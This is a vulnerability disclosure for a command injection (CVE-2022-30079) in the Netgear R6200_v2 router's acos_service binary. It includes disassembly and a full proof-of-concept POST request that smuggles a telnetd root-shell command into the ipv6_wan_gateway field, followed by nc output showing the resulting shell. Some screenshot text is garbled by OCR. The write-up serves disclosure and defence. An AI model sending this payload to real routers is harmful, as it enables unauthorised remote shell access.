Command injection vulnerability in Netgear R6200_v2 router


Basic information

- CVE-ID：CVE-2022-30079
- Vendor: Netgear
- Product: R6200_v2
- Firmware version: All firmware version including the latest R6200v2-V1.0.3.12_10.1.11
- Firmware download link: https://www.downloads.netgear.com/files/GDC/R6200V2/R6200v2-V1.0.3.12_10.1.11.zip
- Type: Insecure permissions - code execution


Vulnerability description

Vulnerability exists in the binary `/sbin/acos_service` in all R6200_v2 firmware versions including the latest R6200v2-V1.0.3.12. It might also infect some other products, which is recently not analyzed.

Taking the latest R6200_V2_1.0.3.12 firmware as an example, the variable `ipv6_wan_gateway` located at offset 0x19B98 is passed into a `sprintf` function by the format string `%s` . Then, the value is passed to a `system` , which leads to a command injection vulnerability. The disassemble code and the c code are presented below:



```
.text:00019B94
.text:00019B94 loc_19B94                               ; CODE XREF: sub_19884+90↑j
.text:00019B94                 ADD             R7, SP, #0x348+var_340
.text:00019B98                 LDR             R0, =aIpv6WanGateway ; "ipv6_wan_gateway"
.text:00019B9C                 BL              acosNvramConfig_get
.text:00019BA0                 LDR             R1, =aRouteAInet6Add ; "route -A inet6 add ::/0 gw %s"
.text:00019BA4                 MOV             R2, R0
.text:00019BA8                 MOV             R0, R7  ; s
.text:00019BAC                 BL              sprintf
.text:00019BB0                 MOV             R0, R7  ; command
.text:00019BB4                 BL              system
.text:00019BB8                 B               loc_19918
```



```
  if ( !strcmp(a1, "fixed") )
  {
    strcpy(dest, a5);
    if ( !acosNvramConfig_match("ipv6_wan_gateway", "") )
    {
      v19 = (const char *)acosNvramConfig_get("ipv6_wan_gateway");
      sprintf(v23, "route -A inet6 add ::/0 gw %s", v19);
      system(v23);
    }
  }
```

Through further attemps, we found that remote authenticated attackers can modify the value of the vulnerable parameter in website http://192.168.1.1/IPV6_fixed.htm by sending a modified request. As the vulnerable parameter is directly saved in nvram after sending the request, attackers can then execute arbitrary remote command as they controlled the parameter of a `system` call.

After visiting the web page and sending a `POST` request, if we set the `ipv6_wan_gateway` parameter of the request to be `%24%28telnetd+-l+%2Fbin%2Fsh+-p+1234+-b+0.0.0.0%29` , we can actually execute command which `$(telnetd -l /bin/sh -p 1234-b 0.0.0.0)` .


A potential PoC is shown below:

```
POST /ipv6_fix.cgi?id=2068267834 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101
Firefox/99.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1087
Origin: http://192.168.1.1
Authorization: Basic YWRtaW46YWRtaW4x
```

```
Connection: close
Referer: http://192.168.1.1/IPV6_fixed.htm
Cookie: XSRF_TOKEN=1222440606
Upgrade-Insecure-Requests: 1
apply=Apply&login_type=Fixed&IPv6WanAddr1=2001&IPv6WanAddr2=3CA2&IPv6WanAddr3=010F&I
l+%2Fbin%2Fsh+-p+1234+-b+0.0.0.0%29&ipv6_enable_dhcp=&ipv6_proto=fixed
```

An evidence of the vulnerable is shown below:


Burp Suite Community Editi
NETGEAR Router R6200v2
NETGEAR Router R6200v2
192.168.1.1/IPV6_fixed.htm
Basic Settings
Internet Connection Type
WAN Setup
IPv6 Address/Prefix Length
2001 3ca2 10f a1 121c 0 0 10 / 6
maybe@maybe-virtual-machine: /mnt/hgfs/ubuntu18Share/firmware_updated
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
文本编辑器
Burp Suite Community Edition v2022.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspec
Reques
Reques
Reques
Reques
Reques
Respon
1234
1 match
Search...
0 matches
Done

```
maybe@maybe-virtual-machine:/mnt/hgfs/ubuntu18Share/firmware_updated$ nc 192.168
.1.1 1234
maybe@maybe-virtual-machine:/mnt/hgfs/ubuntu18Share/firmware_updated$ nc 192.168
.1.1 1234
maybe@maybe-virtual-machine:/mnt/hgfs/ubuntu18Share/firmware_updated$ nc 192.168
.1.1 1234
��▯�▯�!��▯�▯

BusyBox v1.7.2 (2017-01-10 11:53:04 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

pwd
/
# 
```

```
POST /ipv6_fix.cgi?id=2068267834 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0)
0100101 Firefox/99.0

l,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
*/*;q=0.8
anguage:
;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
ncoding: gzip, deflate
Type: application/x-www-form-urlencoded
Length: 995
http://192.168.1.1
ation: Basic YWRtaW46YWRtaW4x
on: close
 http://192.168.1.1/IPV6_fixed.htm
XSRF_TOKEN=1222440606
Insecure-Requests: 1

ply&login_type=Fixed&IPv6WanAddr1=2001&IPv6WanAddr2=3CA2&
ddr3=010F&IPv6WanAddr4=00A1&IPv6WanAddr5=121C&IPv6WanAddr6=
6WanAddr7=0000&IPv6WanAddr8=0010&ProfixWanLength=6&
way1=2001&IPv6Gateway2=3CA2&IPv6Gateway3=010F&IPv6Gateway4=
6Gateway5=121C&IPv6Gateway6=0000&IPv6Gateway7=0000&
way8=0002&DAddr1=&DAddr2=&DAddr3=&DAddr4=&DAddr5=&DAddr6=&
DAddr8=&PDAddr1=&PDAddr2=&PDAddr3=&PDAddr4=&PDAddr5=&PDAddr6
7=&PDAddr8=&IpAssign=auto&IPv6LanAddr1=3113&IPv6LanAddr2=
6LanAddr3=010F&IPv6LanAddr4=001A&IPv6LanAddr5=121B&
ddr6=0000&IPv6LanAddr7=0000&IPv6LanAddr8=0001&
nLength=6&ipv6_wan_ipaddr=
CA2%3A010F%3A00A1%3A121C%3A0000%3A0000%3A0010&
_ipaddr=
3113%3A3CA2%3A010F%3A001A%3A121B%3A0000%3A0000%3A0001&
ipv6_wan_length=6&ipv6_lan_length=6&ipv6_pri_dns=
%3A%3A%3A%3A%3A%3A%3A&ipv6_sec_dns=%3A%3A%3A%3A%3A%3A%3A&
ipv6_wan_gateway=%24%28telnetd+-l+%2Fbin%2Fsh+-p+1234+-b+0.0.0.0%29&
ipv6_enable_dhcp=&ipv6_proto=fixed
```

```
HTTP/1.0 200 OK
Content-length: 2400
Content-type: text/html; charset="UTF-8"
Cache-Control:no-cache
Pragma:no-cache

<!DOCTYPE HTML>
<html>
  <head>
    <META name="description" content="R6200v2">
    <META http-equiv="Content-Type" content="text/html;
    charset=utf-8">
    <META http-equiv="Content-Style-Type" content="text/css">
    <META http-equiv="Pragma" content="no-cache">
    <META HTTP-equiv="Cache-Control" content="no-cache">
    <META HTTP-EQUIV="Expires" CONTENT="Mon, 06 Jan 1990 00:00:01
    GMT">

    <title>
      NETGEAR Router R6200v2
    </title>
    <link rel="stylesheet" href="css/table_noh.css">
    <link rel="stylesheet" href="css/scrollbar.css">
    <link rel="stylesheet" href="css/button.css">

    <script src="jquery.js">
    </script>
    <script src="script/jquery.mousewheel.js">
    </script>
    <script type="text/javascript" src="
    script/jquery.jscrollpane.min.js">
    </script>

    <script src="script/script.js">
    </script>
    <script language="javascript" type="text/javascript">
      <!--

      $(document).ready(function()
      {

        //          $('.scroll-pane').jScrollPane('scrollbarMargin:
        5px');
```

Acknowledgment

This vulnerability credits to @maybethetricker(Runyuan Mei) and @river-li(Zichuan Li) from Wuhan University.